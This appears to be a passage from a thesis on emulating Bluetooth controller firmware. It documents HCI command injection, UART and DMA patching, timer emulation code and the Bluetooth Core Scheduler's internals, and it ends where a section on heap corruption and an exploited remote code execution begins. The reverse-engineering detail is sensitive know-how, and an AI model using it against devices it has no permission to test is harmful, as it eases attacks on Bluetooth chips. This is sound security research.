First, we noticed, that the firmware will enter `g_pmu_idle_IdleThread` if all threads are waiting for events. In our first approach, we run our logic as the RTOS wants to switch to that idle thread. This was implemented in `_tx_thread_system_return_hook_payload` called prior context switch. By injecting packets, `tx_thread_execute_ptr` will be changed to a different thread. In order to execute the context switch, we need to return from that function. This makes it difficult to implement multiple tasks such as HCI and Link Management Protocol (LMP) packet injection.

In our second approach, we run the snapshot until an interrupt return has happened. This is implemented by a return to `0xfffffffd` and will always cause a segmentation fault in user mode. We overwrite this return address with our function implementing the desired logic. This return address is located at `0x024de64` and can be changed using `idle_loop` variable.

4.2 INTER-THREAD COMMUNICATION

Inter-thread communication is implemented using message queues and linked list implementation. Those are used to pass events or data between the threads. Message queues are responsible for most of the context switches. Blocking calls like `msgqueue_Get` will wait until an element is available. If no element is present, scheduling is done and the next thread is executed. Once an element is put into this queue, the thread is waked up and execution continued. Besides queues, there also exist implementations for singly-linked lists (`slist`) and double-linked lists (`dlist`). Those are used to implement packet queues in functions like `DHM_LMPTx` as described in Section 5.5.

Using the hooking mechanism described in Section 3.3.3 we have analyzed the usage of those data structures. This revealed interesting information on inter-thread communication and data flow. Some timers might create lots of such events, therefore we deduplicated the results. Those methods have similar signatures as shown in Listing 4.2, which makes parsing of their arguments easier. By setting hooks on all the relevant functions, we can analyze where a specific element is accessed. This method also revealed the BCS kernel described in Chapter 5.

4.3 LINK MANAGER THREAD

The link manager ist the most complex thread in the firmware. It handles HCI, LMP packets and holds state machines for various tasks. Those include processing inquiry results and managing connections.

Listing 4.2: Signatures of functions relevant for inter-thread communication.

```
void msgqueue_Put(struct queue *queue, void *element);
void *msgqueue_Get*(struct queue *queue);

void slist_add*(void *element, struct slist *slist);
void *slist_get*(struct slist *slist);

void dlist_add*(void *element, struct slist *slist);
void *dlist_get*(struct slist *slist);
```

4.4 BTTRANSPORT THREAD

The `bttransport` thread handles the HCI interface to the host. It will send and receive HCI, Asynchronous Connection-Less (ACL) and Synchronous Connection Oriented (SCO) packets and redirect them to the corresponding threads. To interact with the HCI interface, we have to extract and inject messages. Those messages can then be redirected to a file descriptor like a Pseudo Terminal Slave (PTS). Such a PTS device can be attached using `btattach` to the Bluetooth stack. This was required to reach certain code such as device inquiry described in Section 5.6.

4.4.1 *Extracting HCI Events*

By analyzing the queue accesses as described in Section 4.2, we found a queue written in the Link Manager (LM) thread by a function called `bttransport_SendMsgToThread`. This queue is read by the `bttransport` thread in `btuarth4_RunStateMachines`. Further analysis showed, that this queue holds HCI events, emitted by the firmware. By following the data flow we found the method `uart_SendAsynch` called by `btuarth4_InitiateTransmit_helper`. By analyzing the arguments using the emulated firmware, the following signature could be reverse engineered.

```
uart_SendAsynch(struct uart *uart, char *hdr, int hdr_len,
    char *payload, int payload_len);
```

By hooking this function, we can extract HCI events generated by the firmware. This function invokes a quite complex state machine. In order to save resources, the transmission is performed asynchronously and mostly handled by hardware. Further analysis of this state machine was not required. If this method returns 0, we indicate the transmission was complete and the state machine is skipped.

4.4.2 *Injecting HCI Commands*

Extracting HCI events was quite straight forward, as all functions are called in the correct order. Injecting HCI commands, was significantly harder, as we had to determine the initial entry point. We had to trace function calls on the device itself.

By ascending the link registers, we found `interruptvector_PTU` as the main interrupt. This is called if new data are available on Universal Asynchronous Receiver Transmitter (UART). The following methods could be identified, responsible for the reception.

- `uart_ReceiveSynch`, `uart_DirectRead` - Blocks until all bytes are read. Directly reads from hardware registers.
- `uart_ReceiveAsynch` - Enqueues a non-blocking read, by invoking the Rx state machine. Once the data is available it is copied to the buffer via `uart_DirectRead`.
- RXDMA - For long commands, a Direct Memory Access (DMA) request is issued by `uart_SetupForRXDMA`. Instead of copying the data in software, it is directly written to the receive buffer by the hardware. Once finished `uart_ReceiveDMADoneInterrupt` is called.

First, we need to replace `uart_ReceiveSynch` and `uart_DirectRead` as they are blocking calls. They loop until a Memory Mapped Input/Output (MMIO) register changes the value and would hang forever in our emulation. We replaced both functions with equivalents, that will read data from a file descriptor. Similar to the `read` Linux system call, they will return the number of bytes received via UART. This information is used in the Receive (Rx) state machine in order to assemble the packets correctly. In order to signal the state machine, that data is available, we had to set the third bit in the `sr_ptu_status_adr4` hardware register. This magic value was extracted from the device itself.

Those patches were sufficient to inject most of the HCI commands. At this point, we were able to reverse engineer the process of HCI reception using the emulator. This happens in the following steps:

1. Once the HCI thread is initialized, the firmware reads two bytes using the non-blocking `uart_ReceiveAsynch`.
2. As data are available `interruptvector_PTU` is invoked and the header is red by `uart_DirectRead`.
3. If the first byte indicates an HCI command, the next two bytes, including the length are read using the blocking `uart_ReceiveSynch`
4. Depending on the length, the rest of the command is read either using `uart_ReceiveAsynch` or the Receive Direct Memory Access (RXDMA) method.

5. The HCI event is sent via `bthci_lm_thread_SendMessageToThread` in `bttransport_loop_callbacks` to the lm thread to be processed.
6. Reset the Rx state machine to step 1.
7. A context switch happens and the HCI command is processed in `bthci_lm_thread_Main`.

Long HCI commands are note received using the computational intensive `uart_DirectRead`. Instead, a DMA mechanism is used, called RXDMA, that will write the packet data directly to the receive buffer.

Inside the emulator, HCI reception is implemented in a function called `hci_rx_poll`, that can be invoked in the idle state. We poll the file descriptor if there is data available , set `sr_ptu_status_adr4` and invoke `interruptvector_PTU` to trigger the reception. The rest of the receive state machine is untouched and should behave as in normal operation.

4.5 TIMERS

The OS also has an implementation for timers and are commonly used for timeouts. All timers are stored in a linked list called `lm_osTimer`.

The device has special-purpose hardware that implements clock values and timer interrupts. Each timer has its own hardware registers reading the current clock value. For the timers, the clock value `timer1value` is used, that is decremented every 1 µs. This implements the global system clock.

In theory, we could use Linux software timers to implement that behavior. Therefore we would trigger a `SIGALARM` and set the corresponding signal handler. Even though, as the signal is triggered, a `SIGRETURN` frame is pushed on to the stack required to continue the execution after the signal. This data structure has a size of approx 1kB. As the stacks in the firmware are quite small, this will often cause an overflow into the stack of the next thread. On x86 machines a mechanism exists to use an alternative stack for signal processing, but this is not implemented for ARM. Therefore this method cannot be used for implementing timers.

Instead, we decrement the timer value in discrete steps and call the interrupt handler if a timer expires. The interrupt handler, responsible for handling the timers is `interruptvector_TIMER2_DONE`. This will iterate over the linked list and execute every timer that has been expired. In our emulator, this is implemented by `check_and_handle_timers` shown in Listing 4.3

Listing 4.3: Code used in the emulator to implement timers.

```
uint32_t next_timer_timestamp_us() {
    struct osapi_timer *timer = lm_osTimer;
    unsigned int current_time =
        clock_SystemTimeMicroseconds32_nolock();
    return lm_osTimer->time_offset_low - current_time;
}

void check_and_handle_timers(uint32_t elapsed_time_us) {
    timer1value -= elapsed_time_us;
    if (next_timer_timestamp_us() < timer1value) return;
    interruptvector_TIMER2_DONE();
}
```

5 BLUETOOTH CORE SCHEDULER (BCS)

While analyzing the transmission of Link Management Protocol (LMP) packets initiated by `DHM_LMPTx`, we noticed that added to a singly linked list. By running the multithreaded emulator, we never observed a read to this queue nor a write to any relevant hardware registers. Therefore we assumed that there is a component missing in our analysis. By using the techniques described in Section 4.2 on the device, we found the Bluetooth Core Scheduler (BCS) kernel. This component schedules the radio frontend. It is not part of any thread but called by the `bluetoothCoreInt_C` interrupt handler.

5.1 BCS TASKS

Each logical link (Asynchronous Connection-Less (ACL),Synchronous Connection Oriented (SCO)) is implemented in one task each. In Addition there exist task for inquiry, inquiry scan, page, and page scan. The current active task is stored in the `tb` variable. Each task is implemented by a set of functions in a callback table. Those tables are named, e.g., `rom_AclTaskCallback` for ACL Tasks. Each table implements a subset of those functions.

- Soft Reset
- State Change
- Delete
- Fsm Setup
- Switch
- Never Used
- RxDone - Called if the full packet was received
- TxDone - Called if Packet was transmitted
- RxHeaderDone - Called if packet header are avaiable.
- SlotInt
- GetInfoPtr

In addition, the following lists are used for managing the tasks.

- taskTimerList

```
LSB   3       3      1      1      1        8
 +---------+------+------+------+------+---------+
 | LT_Addr | Type | Flow | ARQN | SEQN |   HEC   |
 +---------+------+------+------+------+---------+
```

Figure 5.1: Bluetooth packet header description

```
Single Slot, Basic Rate
LSB 2       1      5
 +------+------+--------+
 | LLID | Flow | Length |
 +------+------+--------+

Multi Slot, Extended Rate
LSB 2       1         10         3
 +------+------+--------------+-----+
 | LLID | Flow |    Length    | RFU |
 +------+------+--------------+-----+
```

Figure 5.2: Bluetooth Payload header description

- taskTransientStateList
- taskReadyList
- taskActiveList
- slotCbEntryList

The task `taskTimerList` is responsible for switching between tasks. Each task has a timer and if it is expired, the next task in taskReadyList is executed. `slotCbEntryList` is used to set timers, that are called if a specific Bluetooth clock value has been reached.

5.2 LINK CONTROL HEADERS

Inside the BCS kernel, the link control headers are also available. For transmission, the packet header is called `tx_pkt_info`. For reception, it is called `pkt_hdr_status`, whereas the bit 0x40000 must be set to indicate complete reception.

The packet header has the following format and is defined in Vol2 Part B 6.4 [20].

The Packet Types are defined in Vol2 Part B 6.5 [20].

The payload header is called `tx_pkt_pyld_hdr` for transmission. For reception `pkt_log` and is shifted by 2 bits. Also, the bit 0x40000 must be set to indicate complete reception. The payload header has the format as shown in Figure 5.2 and is defined in Vol2 Part B 6.6.2 [20].

5.3 BLUETOOTH CORE INTERRUPT

We found the main interrupt handler for the Bluetooth frontend called `bluetoothCoreInt_C`. It is controlled by `phy_status` and register, indicating which subtask has to be executed. This register has the following bit mappings:

- LSB Rx Done
- Bit 2 Rx Header Done
- Bit 3 Tx Done
- Bit 4 Slot 11 Int, Seems to handle Timers
- Bit 5 Slot 01 Int
- Bit 6 Unknown
- MSB Unknown

The bits in `phy_status` are cleared by invoking `intctl_ClrPendingInt` using a slightly different bit pattern.

Debugging this interrupt handler was difficult, as it is called every 312.5 µs on average. This is not enough time to extract any useful debug information via Universal Asynchronous Receiver Transmitter (UART). In addition, we do not want to change the timing behavior significantly, otherwise, the task would not behave correctly anymore. We decided to set a hook and dump the hardware registers of interest into a ring buffer. This buffer dumped and analyzed using InternalBlue.

For a slave ACL connection, the following call pattern could be observer upon reception of an LMP packet. Note that the clock is in 312.5 µs steps. This represents the timing defined in Vol2 Part B 2.2.3 [20].

Clock	phy_status	Action
00_b	0x04	Tx Done
01_b	0x10	Slot01 Interrupt
10_b	0x02	Rx Header Done
11_b	0x01	Rx Done
11_b	0x68	Slot 11 Interrput

Table 5.1: Calling behavior of `bluetoothCoreInt_C` as ACL slave.

If a NULL packet is received, which contains no payload, Rx Header Done and Rx Done are handled in a single call.

5.4 BCS DIRECT MEMORY ACCESS (DMA)

Similar to the Host Controller Interface (HCI) Receive Direct Memory Access (RXDMA) mechanism, there exists a Direct Memory Access

(DMA) mechanism for packet reception and transmission. This is used to avoid copying the packet payload in software. There are 8 possible DMA channels called `dmacc[0-7]` Each DMA request is defined by source, destination address, and length.
The following functions are relevant for the BCS kernel:

1. `bcs_dmaTxEnable`, `bcs_dmaTxEnableEir` - Set Tx buffer, supplied by caller.
2. `bcs_dmaRxEnable`, `bcs_dmaRxEnableEir` - Setup Rx buffer from pool.
3. `bcs_dmaRxDisable` - Returns `dmaActiveRxBuffer`.

Functions suffixed with `Eir` are used for Extended Inquiry Response packets. This mechanism is only used for classic Bluetooth and not Bluetooth Low Energy (LE).

5.5 ACL TASK

The ACL task is responsible for LMP and L2CAP messages. This section describes the process of packet reception and transmission and the interaction with the Link Manager (LM) thread. Using the emulator, we could trace the code down to the actual hardware registers. On the device, this code is highly time-critical. Therefore we could not add any trace messages to the firmware on the device. The used snapshot has an active connection in the slave role.

5.5.1 *LMP Transmission*

The function used by the LM thread to transmit LMP messages is `DHM_LMPTx`. This function writes the packet to a singly linked list, that is part of the ACL connection struct. Figure 5.3 illustrates how the ACL task handles those packets, which is described in the following. A packet is transmitted if the reception of the previous packet was acknowledged by the receiver. As the packet header is received, it is checked in `_aclTaskRxHeaderDone` if the previous transmission was successful. If not, the previous packet will be retransmitted. Otherwise, the next packet is ready to be sent. The first element in the list of LMP packets is read but not removed by `DHM_peekFrontTxLmp`. The function `DHM_GetBasebandTxData` will compute the packet and payload header and saves the packet inside the connection struct.
On the Slot01 interrupt, the hardware is configured to transmit the next packet. The function `_aclTaskFsmSetup` will set the packet and payload header and invoke `bcs_dmaTxEnable`. This will map the packet buffer located in Random-Access Memory (RAM), containing the payload, to the hardware packet buffer. As soon the packet is transmitted, `_aclTaskTxDone` will unmap that buffer.

As the response header is received, it is checked in `aclTaskRxHeaderDone`, if the packet was acknowledged by the receiver. If no retransmission is needed, `DHM ACLAckRcvd` will remove the LMP packet from the list using `DHM getFrontTxLmp`. The LM thread is notified, that the transmission was successful. `lm_LmpBBAcked` will create an LM event containing the transmitted packet. The event is then processed by `lm_HandleLmpBBAck`.

5.5.2 *LMP Reception*

In the following, the process of the packet reception by the ACL task is described. This is also illustrated in Figure 5.4.
Prior to any reception, the receive buffer located in RAM is mapped to the hardware receive buffer by `aclTaskFsmSetup` invoked by the Slot11 interrupt handler. As the packet size is unknown at this moment, the receive buffer is large enough to hold the maximum packet size of 1021 bytes for the 3-DH5 packet. Next, the packet header is received in `bcs_utilBbRxPktHdr` invoked by `_aclTaskRxHeaderDone`. The required amount of slots to receive the packet is determined in `bcs_utilBbRxPktHdrCheck` and stored in the ACL task storage.
As the packet is fully received, `_aclTaskRxHeaderDone` is called, which invokes `_aclTaskProcessRxPacket`. This function will unmap the receive buffer using `bcs dmaRxDisable` and return the used RAM location. A callback to `_dhmSlotCbFunc` is created that will process the packet in the Slot01 interrupt. This will invoke `DHM BasebandRx` and handle the packet according to the packet type as ACL data or LMP message. In case of an LMP message, `lm_LmpReceived` will notify the LM thread by creating an LM event. The packet is then processed in `lm HandleLmpReceivedPdu`.

5.6 DEVICE INQUIRY

Device Inquiry defines two states, Inquiry and Inquiry Scan. Each of those substates are implemented in BCS tasks. A device scanning for devices enters the Inquiry state. It will set the access code to Global Inquiry Access Code (GIAC) and uses the inquiry hopping sequence. It will periodically send an `ID` packet containing no additional information.
A discoverable device will enter Inquiry scan mode. It will listen to the GIAC. If it receives an `ID` packet, it will respond with an `FHS` packet within 635 µs after the Poll packet was received. The `FHS` packet has the structure as shown in Figure 5.6. This packet contains a flag called Extended Inquiry Response (EIR) that should be set if the Extended Inquiry Response feature is used. In that case, an EIR packet is expected 1250 µs, after the transmission of the `FHS` packet.
The structure of the EIR packet is shown in Figure 5.7. It contains multiple fields and holds additional information such as the device




Figure 5.3: LMP packet transmission with ACL task.




Figure 5.4: LMP packet reception with ACL task.

name. The response can be set by the Bluetooth stack using the `Write Extended Inquiry Response` HCI command.
Once the inquiring device receives a response successfully, it will report it to the Bluetooth stack using `Inquiry Result` or `Extended Inquiry Result` HCI events. As the firmware might receive multiple responses from the same source, they are deduplicated on the firmware. The Bluetooth address is added to a list using `lm_thread inqfilter _registerBdAddr`. Further results from the same address will be discarded.




Figure 5.5: Reception of the EIR packet and creation of the HCI packet




Figure 5.6: FHS packet structure.




Figure 5.7: Extended Inquiry Response packet structure.

6 SECURITY ANALYSIS

We have performed an automated security analysis of the firmware to searches for memory corruption flaws. In the following, the applied methods are described utilizing hooking on the devices as well as firmware emulation. Furthermore, we describe security flaws in the ThreadX heap implementation. Last we discuss two Heap corruptions we found, whereas one was exploited to arbitrary Remote Code Execution (RCE).

6.1 FUZZING UNKNOWN DEVICES USING WICED

